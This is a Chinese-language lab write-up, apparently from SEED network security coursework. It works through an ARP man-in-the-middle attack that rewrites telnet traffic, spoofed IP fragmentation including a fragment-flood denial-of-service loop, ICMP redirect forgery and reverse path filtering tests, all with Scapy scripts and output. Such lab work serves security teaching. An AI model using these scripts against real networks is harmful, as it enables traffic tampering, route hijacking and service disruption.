重复 Step2 中的操作，可以发现，A 与 B 之间可以 ping 通，且 M 在其中扮演着中间人的角色，ping 前后 ARP 表没有变化。

Step 4 (Launch the MITM attack)

首先保持主机 M 的 ip_Forward 开关是开启状态（1）。

```
root@shcjveg-kali:~# nmap -p 23 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-07 17:14 CST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000031s latency).

PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
root@shcjveg-kali:~#
```

首先确保主机 B 的 telnet 服务是开启状态。

```
[09/07/20]seed@VM:~/.../task2$ sudo sysctl net.ipv4.ip_forwar
d=0
net.ipv4.ip_forward = 0
[09/07/20]seed@VM:~/.../task2$
```

由主机 A 向主机 B 发送 telnet 连接请求，输入用户名和密码，成功连接。

```
? (172.16.161.132) 位于 00:0c:29:3b:7b:e0 [ether] 在 ens33
root@veg:/home/shcjveg# telnet 172.16.161.132
Trying 172.16.161.132...
Connected to 172.16.161.132.
Escape character is '^]'.
Kali GNU/Linux Rolling
shcjveg-kali login: root
Password:
Linux shcjveg-kali 5.6.0-kali1-amd64 #1 SMP Debian 5.6.7-1kali1 (2020-05-12) x86
_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@shcjveg-kali:~# ls
桌面  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@shcjveg-kali:~#
```

此时将主机 M 的 ip_forward 开关关闭，发现主机 A 无法再使用 telnet 服务，终端卡住。

```
permitted by applicable law.
root@shcjveg-kali:~# ls
桌面  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@shcjveg-kali:~# lslslls
-bash: lslslls: 未找到命令
root@shcjveg-kali:~#
root@shcjveg-kali:~# skk
-bash: skk: 未找到命令
root@shcjveg-kali:~# ls
桌面  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@shcjveg-kali:~# arp -a
? (172.16.161.134) at 00:0c:29:b7:f5:5d [ether] on eth0
? (172.16.161.254) at 00:50:56:fe:aa:20 [ether] on eth0
? (172.16.161.2) at 00:50:56:e0:55:fc [ether] on eth0
? (172.16.161.133) at 00:0c:29:3b:7b:e0 [ether] on eth0
root@shcjveg-kali:~#
```

待一段时间后，主机 A 中的 telnet 服务重新恢复，此时查看 ARP 表发现 ARP 表已经更新。

重新进行上述操作后，在主机 M 中编写以下代码并运行。

```python
#!/usr/bin/python

from scapy.all import *

def spoof_pkt(pkt):

        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)
        #a = IP(src=pkt[IP].src,dst=pkt[IP].dst)
        #b = TCP()
        newpkt = pkt[IP]
        if(pkt[IP].src == '172.16.161.134' and pkt[TCP].payload):
                #data = bytes(len(data)*'Z')
                data = pkt[TCP].payload.load
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                data_list = list(data)
                print(data)
                for i in range(0,len(data_list)):
                        if chr(data_list[i]).isalpha():
                                data_list[i] = ord('Z')
                data = bytes(data_list)
                newpkt = newpkt/data
        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)
        send(newpkt)

pkt = sniff(filter='tcp and port 23',prn=spoof_pkt)
```

```
Kali GNU/Linux Rolling
shcjveg-kali login: root
Password:
Linux shcjveg-kali 5.6.0-kali1-amd64 #1 SMP Debian 5.6.7-1kali1 (2020-05-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep  7 20:10:48 CST 2020 from ::ffff:172.16.161.134 on pts/1
root@shcjveg-kali:~# ls
桌面  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@shcjveg-kali:~# arp -a
? (172.16.161.134) at 00:0c:29:3b:7b:e0 [ether] on eth0
? (172.16.161.254) at 00:50:56:fe:aa:20 [ether] on eth0
? (172.16.161.2) at 00:50:56:e0:55:fc [ether] on eth0
? (172.16.161.133) at 00:0c:29:3b:7b:e0 [ether] on eth0
root@shcjveg-kali:~# ZZ
-bash: ZZ: 未找到命令
root@shcjveg-kali:~#
```

可以看到在主机 A 中 telnet 只返回字符 Z，可见成功进行了中间人攻击。

IP/ICMP Attacks Lab

Tasks 1: IP Fragmentation


Task 1.a: Conducting IP Fragmentation

```
# Construct IP header
ip = IP(src="1.2.3.4", dst="172.16.161.134")
ip.id = 1000
```

根据所提供的 python 代码，向目标主机 172.16.161.134 发送 UDP 数据，并伪造源 IP 地址为 1.2.3.4。

```python
#!/usr/bin/python3

from scapy.all import *

# Construct IP header
ip = IP(src="1.2.3.4", dst="172.16.161.134",id=1001,frag=0,fl
ags=1)
# Construct UDP header
udp = UDP(sport=7070, dport=9090,len=104,chksum=0)
# Construct payload
payload = 'A' * 32
# Construct the entire packet and send it out
pkt = ip/udp/Raw(load=payload)
# For other fragments, we should use ip/payload
send(pkt)

# B
ip = IP(src="1.2.3.4", dst="172.16.161.134",id=1001,frag=5,fl
ags=1,proto=17)
payload = 'B' * 32
pkt = ip/Raw(load=payload)
send(pkt)

# C
ip = IP(src="1.2.3.4", dst="172.16.161.134", id=1001,frag=9,f
lags=0,proto=17)
# Construct payload
payload = 'C' * 32
pkt = ip/Raw(load=payload)
send(pkt)
```

python 代码如上图，注意偏移量为实际偏移字节除以 8，第三个分片的 flags 设为 0。



由目标主机上 Wireshark 显示，成功获取到 UDP 数据包。

```
root@veg:/home/shcjveg# nc -luv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from 1.2.3.4 7070 received!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCC
```

三个分片的代码基本相似，第三个分片需要设置 flags 为 2，同时注意偏移的长度。

Task 1.b: IP Fragments with Overlapping Contents

```
01,frag=4,
```

将第二分片的 frag 改为 4，即 K=8。

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCC
```

此时 udp Server 并未显示接收的数据（上图为 task1.a 打印的数据）。

调换 1、2 分片发送顺序后，结果相同，没有打印新的数据。

```
# B
ip = IP(src="1.2.3.4", dst="172.16.161.134",id=1002,frag=3,fl
ags=1,proto=17)
payload = 'B' * 8
pkt = ip/Raw(load=payload)
send(pkt)
```

将第二个分片的数据部分缩减至 8 个字节，frag 设置为 3，完全包含在第一个分片之中，发送后没有打印新的数据，且调换 1 和 2 的发送顺序也不会打印新的数据。

Task 1.c: Sending a Super-Large Packet

```
 1 #!/usr/bin/python3
 2
 3 from scapy.all import *
 4
 5 # Construct IP header
 6 ip = IP(src="1.2.3.4", dst="172.16.161.134",id=1002,frag=
   0,flags=1)
 7 # Construct UDP header
 8 udp = UDP(sport=7070, dport=9090,len=104,chksum=0)
 9 # Construct payload
10 payload = 'A' * 65500
11 # Construct the entire packet and send it out
12 pkt = ip/udp/Raw(load=payload)
13 # For other fragments, we should use ip/payload
14 send(pkt)
15
16 # B
17 ip = IP(src="1.2.3.4", dst="172.16.161.134",id=1002,frag=
   8190,flags=1,proto=17)
18 payload = 'B' * 2048
19 pkt = ip/Raw(load=payload)
20 send(pkt)
21
```

设置分片总长度超过 65536，注意 frag 偏移的设置。

```
root@veg:/home/shcjveg# nc -luv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

接收端 udp Server 未打印任何数据。

```
1.2.3.4          172.16.161.134   IPv4   1514 Fragmented IP protocol (proto=UDP 17, off=62160, ID=03ea)
1.2.3.4          172.16.161.134   IPv4   1514 Fragmented IP protocol (proto=UDP 17, off=63640, ID=03ea)
1.2.3.4          172.16.161.134   IPv4    422 Fragmented IP protocol (proto=UDP 17, off=65120, ID=03ea)
1.2.3.4          172.16.161.134   IPv4   1514 Fragmented IP protocol (proto=UDP 17, off=65520, ID=03ea)
1.2.3.4          172.16.161.134   IPv4    602 Fragmented IP protocol (proto=UDP 17, off=1464, ID=03ea)

s on wire (12112 bits), 1514 bytes captured (12112 bits) on interface 0
ware_3b:7b:e0 (00:0c:29:3b:7b:e0), Dst: Vmware_b7:f5:5d (00:0c:29:b7:f5:5d)
rsion 4, Src: 1.2.3.4, Dst: 172.16.161.134

d 00 0c  29 3b 7b e0 08 00 45 00   ··)·]·· );{···E·
e 40 11  df 8c 01 02 03 04 ac 10   ····?·@· ········
2 42 42  42 42 42 42 42 42 42 42   ··BBBBBB BBBBBBBB
2 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
2 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
2 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
2 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
2 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
```

从 Wireshark 可以看到，超出最大长度（65520）的数据会自动分割开。

```python
#!/usr/bin/python3

from scapy.all import *

# many fragments
i = 1000
while(1):
        i += 1
        ip = IP(src="1.2.3.4", dst="172.16.161.134",id=i
frag=65500,flags=1,proto=17)
        payload = 'B'
        pkt = ip/Raw(load=payload)
        send(pkt)

```

Task 1.d: Sending Incomplete IP Packet

编写上图脚本，通过不断改变 id 值，且设置一个较大的偏移值，使系统为其分配较大内存。

```
511… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=0434)
828… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=0435)
137… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=0436)
256… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=0437)
945… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=0438)
690… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=0439)
539… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=043a)
030… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=043b)
252… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=043c)
747… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=043d)
061… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=043e)
568… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=043f)
400… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=0440)
715… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=0441)
975… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=0442)
594… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=0443)
247… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=0444)
345… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=0445)
965… 1.2.3.4          172.16.161.134   IPv4   60 Fragmented IP protocol (proto=UDP 17, off=65248, ID=0446)
```

虽然通过目标主机中 Wireshark 显示出了预期的结果，但是可能由于系统本身的防护机制，并未感受到系统性能受到明显的影响。

Task 2: ICMP Redirect Attack

```
root@veg:/home/shcjveg# sudo sysctl net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.all.accept_redirects = 1
```

首先将目标主机 A 的重定向防御对策关闭。

```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = '192.168.43.1',dst = '192.168.43.58')

icmp = ICMP(type=5, code=1,gw='192.168.43.150')

#icmp.gw = '172.16.161.133'
# The enclosed IP packet should be the one that
# triggers the redirect message.

ip2 = IP(src = '192.168.43.58', dst = '8.8.8.8')
send(ip/icmp/ip2/UDP());
~
```

运行上述代码即可使得目标主机 192.168.43.58 对于 8.8.8.8 的路由重定向到 192.168.43.150。

若 gw 指定为局域网外的主机地址，则不能实现路由。

若 gw 指定为下线或不存在的主机地址，则不能连通且会重新重定向。

Task 3: Routing and Reverse Path Filtering

Task 3.a: Network Setup

使用的平台为 Mac – VMware Fusion，故为了方便使用，将宿主机作为主机 R（多网卡），主机 B（172.16.223.129）和主机 A（192.168.43.150）分别为一台虚拟机。

```
root@veg:/home/shcjveg# ping 192.168.43.172
connect: 网络不可达
root@veg:/home/shcjveg# ping 172.16.223.1
PING 172.16.223.1 (172.16.223.1) 56(84) bytes of data.
64 bytes from 172.16.223.1: icmp_seq=1 ttl=64 time=0.433 ms
64 bytes from 172.16.223.1: icmp_seq=2 ttl=64 time=0.295 ms
^Z
[7]+  已停止               ping 172.16.223.1
root@veg:/home/shcjveg#
```

主机 B 无法 ping 通主机 A 所在网段的主机 R 的相应 IP 地址。

```
[09/08/20]seed@VM:~/.../task3$ ping 172.16.223.129
PING 172.16.223.129 (172.16.223.129) 56(84) bytes of data.
```

主机 A 也无法 ping 通主机 B。

Task 3.b: Routing Setup

```
root@veg:/home/shcjveg# sudo ip route add 192.168.43.0/24 dev ens33 via 172.16.2
23.1
root@veg:/home/shcjveg# ip route
169.254.0.0/16 dev ens33 scope link metric 1000
172.16.223.0/24 dev ens33 proto kernel scope link src 172.16.223.129 metric 100
192.168.43.0/24 via 172.16.223.1 dev ens33
```

为主机 B 添加路由信息。

```
(base) changjiedeMacBook-Pro:~ shcjveg$ sudo sysctl -w net.inet.ip.forwarding=1
net.inet.ip.forwarding: 0 -> 1
```

打开宿主机 R 的路由转发功能。

```
root@veg:/home/shcjveg# ping 192.168.43.150
PING 192.168.43.150 (192.168.43.150) 56(84) bytes of data.
64 bytes from 192.168.43.150: icmp_seq=1 ttl=63 time=1.15 ms
64 bytes from 192.168.43.150: icmp_seq=2 ttl=63 time=0.809 ms
64 bytes from 192.168.43.150: icmp_seq=3 ttl=63 time=0.753 ms
64 bytes from 192.168.43.150: icmp_seq=4 ttl=63 time=0.950 ms
^Z
[11]+  已停止               ping 192.168.43.150
```

此时主机 B 可以 ping 通主机 A。

```
[09/08/20]seed@VM:~/.../task3$ sudo ip route add 172.16.223.0
/24 dev ens33 via 192.168.43.172
```

同理，为主机 A 添加路由信息。

```
[09/08/20]seed@VM:~/.../task3$ ping 172.16.223.129
PING 172.16.223.129 (172.16.223.129) 56(84) bytes of data.
64 bytes from 172.16.223.129: icmp_seq=1 ttl=63 time=0.607 ms
64 bytes from 172.16.223.129: icmp_seq=2 ttl=63 time=0.856 ms
64 bytes from 172.16.223.129: icmp_seq=3 ttl=63 time=1.24 ms
^Z
[7]+  已停止                 ping 172.16.223.129
```

主机 A 也可以 ping 通主机 B。

```
root@veg:/home/shcjveg# telnet 192.168.43.150
Trying 192.168.43.150...
Connected to 192.168.43.150.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Sep  6 08:41:28 EDT 2020 from 172.16.161.132 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 个可升级软件包。
0 个安全更新。

$
```

```
[09/08/20]seed@VM:~/.../task3$ telnet 172.16.223.130
Trying 172.16.223.130...
Connected to 172.16.223.130.
Escape character is '^]'.

Ubuntu 18.04.4 LTS

veg login: root
```

主机 A 和 B 之间也可以互相使用 telnet 服务。

Task 3.c: Reverse Path Filtering

考虑实验时的具体 IP 地址情况，伪造数据包的源地址做了相应调整。

Host B (172.16.223.130)　Host A (192.168.43.150)　Host R (192.168.43.172, 172.16.223.1)

```
#!/usr/bin/python3

from scapy.all import *

a = IP(src='192.168.43.123',dst='172.16.223.130')/ICMP()
send(a)
~
~
```

构造 ICMP echo request 数据包，将源地址设为 192.168.43.0/24 网段中的 192.168.43.123。

```
302… 767.022127    192.168.43.123     172.16.223.130     ICMP      42 Echo (ping) request  i
302… 767.022342    172.16.223.130     192.168.43.123     ICMP      60 Echo (ping) reply    i
```

可以看到目标主机 B 正常回复了 ICMP echo reply 数据包。

```
Terminal
#!/usr/bin/python3

from scapy.all import *

a = IP(src='172.16.223.123',dst='172.16.223.130')/ICMP()
send(a)
~
```

将源地址设置为 172.16.223.0/24 网段的 172.16.223.123，再次发送 ICMP 请求报文。

```
366… 937.613170    172.16.223.123      172.16.223.130      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=63 (no response
```

可见，由于系统的反向路由保护机制，目标主机 B 没有对该报文做出回应。

```
Terminal
#!/usr/bin/python3

from scapy.all import *

a = IP(src='8.8.8.8',dst='172.16.223.130')/ICMP()
send(a)
~
```

将源地址设为互联网 IP 地址 8.8.8.8，再次发送 ICMP 请求报文。

```
255… 640.754079    8.8.8.8             172.16.223.130      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=63 (no response
```

由于内网主机 B 无法 ping 通目标主机，因而不会对 ICMP 请求报文做出回应。